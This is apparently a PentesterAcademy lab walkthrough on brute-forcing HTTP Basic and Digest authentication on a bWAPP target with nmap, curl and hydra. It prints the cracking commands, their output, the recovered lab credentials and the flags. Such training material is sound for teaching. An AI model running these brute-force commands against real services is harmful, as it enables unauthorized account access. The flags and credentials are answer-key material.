

ATTACK
DEFENSE
by PentesterAcademy

| Name | Attacking HTTP Authentication with Hydra |
|---|---|
| URL | https://attackdefense.com/challengedetails?cid=1894 |
| Type | Webapp Pentesting Basics |

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Step 1:** Determining the IP address of the target machine.

**Command:** ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.5  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:05  txqueuelen 0  (Ethernet)
        RX packets 1137  bytes 126835 (123.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1074  bytes 1660685 (1.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.209.143.2  netmask 255.255.255.0  broadcast 192.209.143.255
        ether 02:42:c0:d1:8f:02  txqueuelen 0  (Ethernet)
        RX packets 21  bytes 1662 (1.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2918  bytes 14501572 (13.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2918  bytes 14501572 (13.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the host machine is 192.209.143.2

Therefore, the target machine has IP address 192.209.143.3

**Step 2:** Scan the target machine using nmap.

**Command:** nmap 192.209.143.3


```
root@attackdefense:~# nmap 192.209.143.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-22 15:56 IST
Nmap scan report for target-1 (192.209.143.3)
Host is up (0.000016s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql
MAC Address: 02:42:C0:D1:8F:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
root@attackdefense:~#
```

We have discovered that HTTP and MYSQL services are running on the target machine.

**Step 3:** Checking the application available on port 80 of the target machine.

Open the following URL in firefox:


**URL:** http://192.209.143.3





bWAPP application is hosted on the target machine.

Visit the endpoint: “/basic”


**URL:** http://192.209.143.3/basic





Enter some random username / password.



Since the username / password combination is wrong the credentials would be prompted again.




Click on the “Cancel” button this time.





The page shown above would be shown in response, indicating that we are not authorized to view this page.

Checking the /digest directory:

Visit the endpoint: “/digest”

**URL:** http://192.209.143.3/digest




Even this directory is password protected. Click the “Cancel” button and switch to command-line.


**Step 4:** Identifying the type of authentication used for the /basic and /digest directories.

Identification of the authentication used for /basic by checking the request header:

**Command:** curl -I 192.209.143.3/basic/

**Note:** -I option is the same as --head. It is used to fetch the headers only.

```
root@attackdefense:~# curl -I 192.209.143.3/basic/
HTTP/1.1 401 Unauthorized
Date: Fri, 22 May 2020 11:14:27 GMT
Server: Apache/2.4.7 (Ubuntu)
WWW-Authenticate: Basic realm="private"
Content-Type: text/html; charset=iso-8859-1

root@attackdefense:~#
```

Identification of the authentication used for /digest by checking the request header:

**Command:** curl -I 192.209.143.3/digest/

```
root@attackdefense:~# curl -I 192.209.143.3/digest/
HTTP/1.1 401 Unauthorized
Date: Fri, 22 May 2020 11:14:35 GMT
Server: Apache/2.4.7 (Ubuntu)
WWW-Authenticate: Digest realm="Private", nonce="y6X3uzqmBQA=5b2c1bc86ff1e199290f93279f108264a7
7115b6", algorithm=MD5, qop="auth"
Content-Type: text/html; charset=iso-8859-1

root@attackdefense:~#
```

**Step 5:** Using hydra to crack the Basic and Digest Auth.

Checking the usage of hydra:

**Command:** hydra

```
root@attackdefense:~# hydra
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME
] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [service://server[:PORT][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -U        service module usage details
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy
http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pc
anywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey sv
n teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at https://github.com/vanhauser-thc/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1
root@attackdefense:~#
```

Notice that the help message shows all the supported services and also shows an example command in the end.

Cracking Basic Auth using hydra:

**Command:** hydra -l admin -P /root/Desktop/wordlists/100-common-passwords.txt 192.209.143.3 http-get /basic/

```
root@attackdefense:~# hydra -l admin -P /root/Desktop/wordlists/100-common-passwords.txt 192.209.143.3 http-get
/basic/
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for il
legal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-22 16:56:43
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:1/p:100), ~7 tries per task
[DATA] attacking http-get://192.209.143.3:80/basic/
[80][http-get] host: 192.209.143.3   login: admin   password: cookie1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-22 16:56:44
root@attackdefense:~#
```

So, for the /basic directory, the credentials are:


**Username:** admin
**Password:** cookie1

Accessing /basic/ using curl using the credentials retrieved using hydra:

**Command:** curl -u admin:cookie1 192.209.143.3/basic/

```
root@attackdefense:~# curl -u admin:cookie1 192.209.143.3/basic/
<html>
        <body>
                <h1> Flag: d25db4ce54b60b49dfd7b32c52ed8d26 </h1>
        </body>
</html>
root@attackdefense:~#
```

Accessing /basic using browser:




Enter the credentials obtained using hydra:


**Flag:** d25db4ce54b60b49dfd7b32c52ed8d26

Cracking Digest Auth using hydra:

**Command:** hydra -l admin -P /root/Desktop/wordlists/100-common-passwords.txt 192.209.143.3 http-get /digest/

```
root@attackdefense:~# hydra -l admin -P /root/Desktop/wordlists/100-common-passwords.txt 192.209.143.3 http-get
/digest/
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for il
legal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-22 17:00:51
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:1/p:100), ~7 tries per task
[DATA] attacking http-get://192.209.143.3:80/digest/
[80][http-get] host: 192.209.143.3   login: admin   password: adminpasswd
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-22 17:00:53
root@attackdefense:~#
```

So, for the /digest directory, the credentials are:


**Username:** admin
**Password:** adminpasswd

Accessing /digest/ using curl using the credentials retrieved using hydra:

**Command:** curl --digest -u admin:adminpasswd 192.209.143.3/digest/

```
root@attackdefense:~# curl --digest -u admin:adminpasswd 192.209.143.3/digest/
<html>
        <body>
                <h1> Flag: 9aae03448d62145a8b462858d54434de  </h1>
        </body>
</html>
root@attackdefense:~#
```

Accessing /digest using browser:


Enter the credentials obtained using hydra:


**Flag:** 9aae03448d62145a8b462858d54434de

**References:**

1. Hydra (https://github.com/vanhauser-thc/thc-hydra)